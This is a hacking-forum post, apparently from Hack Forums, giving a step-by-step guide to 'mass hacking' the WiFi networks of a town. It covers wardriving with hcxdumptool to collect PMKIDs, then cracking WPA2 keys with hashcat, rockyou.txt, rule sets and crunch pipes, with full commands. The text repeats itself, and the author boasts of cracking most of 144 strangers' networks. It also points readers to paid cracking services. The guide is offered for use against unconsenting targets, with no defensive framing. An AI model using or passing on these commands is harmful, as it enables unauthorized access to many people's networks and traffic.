


Jul 13, 2019 02:13 AM
(This post was last modified: Jul 14, 2019 02:30 AM by Mr. Robot.)
Quick guide on mass hacking your local town.
This attack will provide you with WPA2 keys for a lot of networks in your city/town extremely easily. It doesn't rely on getting a 4way handshake and uses PMKIDs
-- Important note. Because we are mass hacking with a dictionary. It's 'almost' guaranteed you'll hack 1 or 2 in less than an hour. If you're lucky you might get 100 in an hour or more which means overall it's the 'fastest' way of hacking WiFi (except if you are specifically targeting a network)
To make this easier for you I have color coded it:
This color signifies setup and collection of packets
This color signifies cracking the passwords
>>This is a client-less attack, that doesn't need a 4-way handshake or special output format.
Alright, i'd highly recommend using a raspberry pi for this due to its portability with a battery pack however you can just live boot a laptop and drive around/change power settings to still run while closed and walk around. I'll write this up in laptop terms mainly but it's the same for a pi more or less.
>>Alright.
Step 1. Download and put Kali Linux onto a USB to live boot your laptop.
Spoiler (Click to View)
Awesome so now you are all booted up into Kali Linux. The desktop has loaded or has prompted you for a username and password (root/toor).
Step 2. Connect to your WiFi network using the internal wireless adapter on the laptop. Once connected, open up a terminal and follow the commands below.
In this spoiler - I will describe each line and what it does.
Spoiler (Click to View)

After it's all installed and ready to go, I plug in a powerbank to my raspberry pi, throw it in my backpack and it's almost time to walk around.
If you are doing this on a laptop, instructions are basically the same. Plug in your WiFi adapter and let's get to work.
I still need to run this here to disconnect the raspberry pi from my home network that I used to download the github files so while I still have a monitor connected:
Because you are using a laptop, your internal wireless card might not work with monitor mode or have the right drivers available for this. I'm using a version 2.0 of the TL-WN722N - check your card to see if it works with monitor mode.
For laptop users - in a terminal enter
Check what device name your USB adapter is in there (usually wlan1 if you have an internal card connected to internet otherwise disconnect from WiFi and use your internal card)
Run the following - changing out wlan0 for whatever position your adapter is in.

>> Last step for laptop users is to click on your power settings (settings/power or battery) and disable sleep and disable sleep on closed lid. This is so you can close the lid and make sure the script is still running while you are able to put it in a backpack.
Awesome! Go for a walk/drive - No need to hover outside a particular place, it's extremely fast and effective.
Now you are back home - make sure your device didn't die, i'm untested/unsure on whether or not the file will save if your battery dies so play it safe or record it to a USB drive/internal harddrive on the "-o yourcityname.pcapng" you would change that to "-o /mnt/c/yourcityname.pcapng" as an example. Then before your battery dies while you are out, simply ctrl+c to save the session. The reason we do this is we are live booting on the USB which means once the laptop turns off or the USB is unplugged running Kali Linux, it wont save anything you have done.
Time to start cracking!!!!
In your terminal run this changing out yourcitynameoutputs.16800 with what you want to call your output file and yourcityname.pcapng with the file we created from the wardrive.
This will convert it to a few files so you can easily see what's going on. The main file we need however is the .16800 file. I'd recommend copying it to a machine with a bit more processing power than the or your laptop if you have one available.
One way I like to do this is to connect my device back to WiFi when I am home, move all the files to /var/www/html/ such as this:
/var/www/html/yourcitynameoutputs.16800
/var/www/html/essidlist
/var/www/html/identitylist
/var/www/html/usernamelist
You can use the mv command which is extremely handy for this
Then running the command
To find my ipv4 address (mine was 192.168.1.30 in this instance)
Then running
This means I can hop on any computer in my network and in my browser go to:
And it will download it straight to my Desktop environment.
>> Now it's time to start cracking. If you seriously don't have a good computer you can post on HF to have some try crack it for you here:
Hash Bounties
Otherwise you can pay money if they are successful here:
https://gpuhash.me

Time to download hashcat! Right at the top download the binaries.
https://hashcat.net/hashcat/
Put it all in a nice folder > Also move your yourcitynameoutputs.16800 to that folder too - mine is in
C:\Users\MrRobot\Documents\hashcat-5.1.0\hashcat-5.1.0
>> Once it's in there download rockyou.txt from here and put it in the same folder as the hashcat64.exe:
https://github.com/brannondorsey/naive-h...ockyou.txt
Now open up a command prompt and CD into that directory - for me it was:
The first one we will simply run the rockyou.txt file.
This will just run the dictionary with no rules/modifiers. I'd recommend beforehand however throwing your town name into the top of Rockyou.txt such as
NewYork
Newyork
newyork
new york
New York
A lot of places will use your town name in their passwords.
Personally I walked down my main street and collected 144 PMKIDs and running simply the rockyou dictionary alone, cracked 67 of them.
I then ran it using a rule set best64.rule
This will now alter each word in the rockyou.txt file to try and try crack it - the reason why we do this second is it takes more time and if you do the standard rockyou dictionary first it will give you some WPA2 keys to play with in the meantime.
If there are still somehow some left after all of that a rule set oneruletorulethemall.rule - download it from google.
This will take substantially longer however will most likely get you A LOT of what you want/need.
After running all of these 3 which took around 3 days total for the latter two, I was left with only 6 uncracked of 144.
Example of running hashcat and the output of passwords

Extra: If you know that the password is 8 to 10 numbers long you can download crunch_win (crunch for windows) and pipe it directly into hashcat like so
(Reasons for piping: Cracking times are roughly the same however to create a massive file takes storage space you might not have)
If for example you know it's only 8 characters long and it's all capitals with numbers.
If for example you know it's only 8 numbers long I would recommend trying something like this which is faster, what the -d toggle does is stops characters repeating themselves right next to each other.
So this last one above with the -d 1 switch will never repeat a number next to itself. So if it wouldn't try something like 11123456 as there are 1's next to themselves. This can be handy because it cuts down the cracking time and the chances of a letter or number repeating itself is pretty slim. The first one it would try would be something like
12121212 >> This last command is one I highly recommend for a quick gather of a lot of passwords. Minimum length is usually 8 characters and it's really common.
You can also make toggles so a number never repeats at all in the string if you know no numbers repeat.[/code]
This attack will provide you with WPA2 keys for a lot of networks in your city/town extremely easily. It doesn't rely on getting a 4way handshake and uses PMKIDs
-- Important note. Because we are mass hacking with a dictionary. It's 'almost' guaranteed you'll hack 1 or 2 in less than an hour. If you're lucky you might get 100 in an hour or more which means overall it's the 'fastest' way of hacking WiFi (except if you are specifically targeting a network)
To make this easier for you I have color coded it:
This color signifies setup and collection of packets
This color signifies cracking the passwords
>>This is a client-less attack, that doesn't need a 4-way handshake or special output format.
Alright, i'd highly recommend using a raspberry pi for this due to its portability with a battery pack however you can just live boot a laptop and drive around/change power settings to still run while closed and walk around. I'll write this up in laptop terms mainly but it's the same for a pi more or less.
>>Alright.
Step 1. Download and put Kali Linux onto a USB to live boot your laptop.
Spoiler (Click to View)


Awesome so now you are all booted up into Kali Linux. The desktop has loaded or has prompted you for a username and password (root/toor).
Step 2. Connect to your WiFi network using the internal wireless adapter on the laptop. Once connected, open up a terminal and follow the commands below.
In this spoiler - I will describe each line and what it does.
Spoiler (Click to View)
Code
sudo su

sudo apt install libssl-dev libcurl4-openssl-dev libpcap0.8-dev zlib1g-dev

sudo git clone https://github.com/ZerBea/hcxdumptool.git

sudo git clone https://github.com/ZerBea/hcxtools.git

sudo git clone https://github.com/hashcat/hashcat.git

cd hcxdumptool

sudo make

sudo make install

cd ..

cd hcxtools/

sudo make

sudo make install

cd ..

cd hashcat

sudo make

sudo make install
After it's all installed and ready to go, I plug in a powerbank to my raspberry pi, throw it in my backpack and it's almost time to walk around.
If you are doing this on a laptop, instructions are basically the same. Plug in your WiFi adapter and let's get to work.
I still need to run this here to disconnect the raspberry pi from my home network that I used to download the github files so while I still have a monitor connected:
Code
ifconfig wlan0 down

iwconfig wlan0 mode monitor

ifconfig wlan0 up

airmon-ng check kill

hcxdumptool -o yourcityname.pcapng -i wlan0 --enable_status 1
Because you are using a laptop, your internal wireless card might not work with monitor mode or have the right drivers available for this. I'm using a version 2.0 of the TL-WN722N - check your card to see if it works with monitor mode.
For laptop users - in a terminal enter
Code
iwconfigCheck what device name your USB adapter is in there (usually wlan1 if you have an internal card connected to internet otherwise disconnect from WiFi and use your internal card)
Run the following - changing out wlan0 for whatever position your adapter is in.
Code
ifconfig wlan0 down

iwconfig wlan0 mode monitor

ifconfig wlan0 up

airmon-ng check kill

hcxdumptool -o yourcityname.pcapng -i wlan0 --enable_status 1
>> Last step for laptop users is to click on your power settings (settings/power or battery) and disable sleep and disable sleep on closed lid. This is so you can close the lid and make sure the script is still running while you are able to put it in a backpack.
Awesome! Go for a walk/drive - No need to hover outside a particular place, it's extremely fast and effective.
Now you are back home - make sure your device didn't die, i'm untested/unsure on whether or not the file will save if your battery dies so play it safe or record it to a USB drive/internal harddrive on the "-o yourcityname.pcapng" you would change that to "-o /mnt/c/yourcityname.pcapng" as an example. Then before your battery dies while you are out, simply ctrl+c to save the session. The reason we do this is we are live booting on the USB which means once the laptop turns off or the USB is unplugged running Kali Linux, it wont save anything you have done.
Time to start cracking!!!!
In your terminal run this changing out yourcitynameoutputs.16800 with what you want to call your output file and yourcityname.pcapng with the file we created from the wardrive.
Code
hcxpcaptool -E essidlist -I identitylist -U usernamelist -z yourcitynameoutputs.16800 yourcityname.pcapngThis will convert it to a few files so you can easily see what's going on. The main file we need however is the .16800 file. I'd recommend copying it to a machine with a bit more processing power than the or your laptop if you have one available.
One way I like to do this is to connect my device back to WiFi when I am home, move all the files to /var/www/html/ such as this:
/var/www/html/yourcitynameoutputs.16800
/var/www/html/essidlist
/var/www/html/identitylist
/var/www/html/usernamelist
You can use the mv command which is extremely handy for this
Code
mv yourcitynameoutputs.16800 /var/www/html/yourcitynameoutputs.16800

mv essidlist /var/www/html/essidlist

mv identitylist /var/www/html/identitylist

mv usernamelist /var/www/html/usernamelist
Then running the command
Code
ifconfigTo find my ipv4 address (mine was 192.168.1.30 in this instance)
Then running
Code
service apache2 startThis means I can hop on any computer in my network and in my browser go to:
Code
192.168.1.30/yourcitynameoutputs.16800And it will download it straight to my Desktop environment.
>> Now it's time to start cracking. If you seriously don't have a good computer you can post on HF to have some try crack it for you here:
Hash Bounties
Otherwise you can pay money if they are successful here:
https://gpuhash.me
Time to download hashcat! Right at the top download the binaries.
https://hashcat.net/hashcat/
Put it all in a nice folder > Also move your yourcitynameoutputs.16800 to that folder too - mine is in
C:\Users\MrRobot\Documents\hashcat-5.1.0\hashcat-5.1.0
>> Once it's in there download rockyou.txt from here and put it in the same folder as the hashcat64.exe:
https://github.com/brannondorsey/naive-h...ockyou.txt
Now open up a command prompt and CD into that directory - for me it was:
Code
cd C:\Users\MrRobot\Documents\hashcat-5.1.0\hashcat-5.1.0The first one we will simply run the rockyou.txt file.
Code
hashcat64.exe -m 16800 yourcitynameoutputs.16800 -w 3 rockyou.txtThis will just run the dictionary with no rules/modifiers. I'd recommend beforehand however throwing your town name into the top of Rockyou.txt such as
NewYork
Newyork
newyork
new york
New York
A lot of places will use your town name in their passwords.
Personally I walked down my main street and collected 144 PMKIDs and running simply the rockyou dictionary alone, cracked 67 of them.
I then ran it using a rule set best64.rule
Code
hashcat64.exe -m 16800 yourcitynameoutputs.16800 -w 3 rockyou.txt -r rules/best64.ruleThis will now alter each word in the rockyou.txt file to try and try crack it - the reason why we do this second is it takes more time and if you do the standard rockyou dictionary first it will give you some WPA2 keys to play with in the meantime.
If there are still somehow some left after all of that a rule set oneruletorulethemall.rule - download it from google.
Code
hashcat64.exe -m 16800 yourcitynameoutputs.16800 -w 3 rockyou.txt -r OneRuleToRuleThemAll.ruleThis will take substantially longer however will most likely get you A LOT of what you want/need.
After running all of these 3 which took around 3 days total for the latter two, I was left with only 6 uncracked of 144.

Example of running hashcat and the output of passwords
Extra: If you know that the password is 8 to 10 numbers long you can download crunch_win (crunch for windows) and pipe it directly into hashcat like so
(Reasons for piping: Cracking times are roughly the same however to create a massive file takes storage space you might not have)
Code
crunch_win.exe 8 10 1234567890 | hashcat64.exe -m 16800 yourcitynameoutputs.16800 -w 3If for example you know it's only 8 characters long and it's all capitals with numbers.
Code
crunch_win.exe 8 8 1234567890ABCDEFGHIJKLMNOPQRSTUVWXYZ | hashcat64.exe -m 16800 yourcitynameoutputs.16800 -w 3If for example you know it's only 8 numbers long I would recommend trying something like this which is faster, what the -d toggle does is stops characters repeating themselves right next to each other.
Code
crunch_win.exe 8 8 1234567890 -d 1 | hashcat64.exe -m 16800 yourcitynameoutputs.16800 -w 3So this last one above with the -d 1 switch will never repeat a number next to itself. So if it wouldn't try something like 11123456 as there are 1's next to themselves. This can be handy because it cuts down the cracking time and the chances of a letter or number repeating itself is pretty slim. The first one it would try would be something like
12121212 >> This last command is one I highly recommend for a quick gather of a lot of passwords. Minimum length is usually 8 characters and it's really common.
You can also make toggles so a number never repeats at all in the string if you know no numbers repeat.[/code]


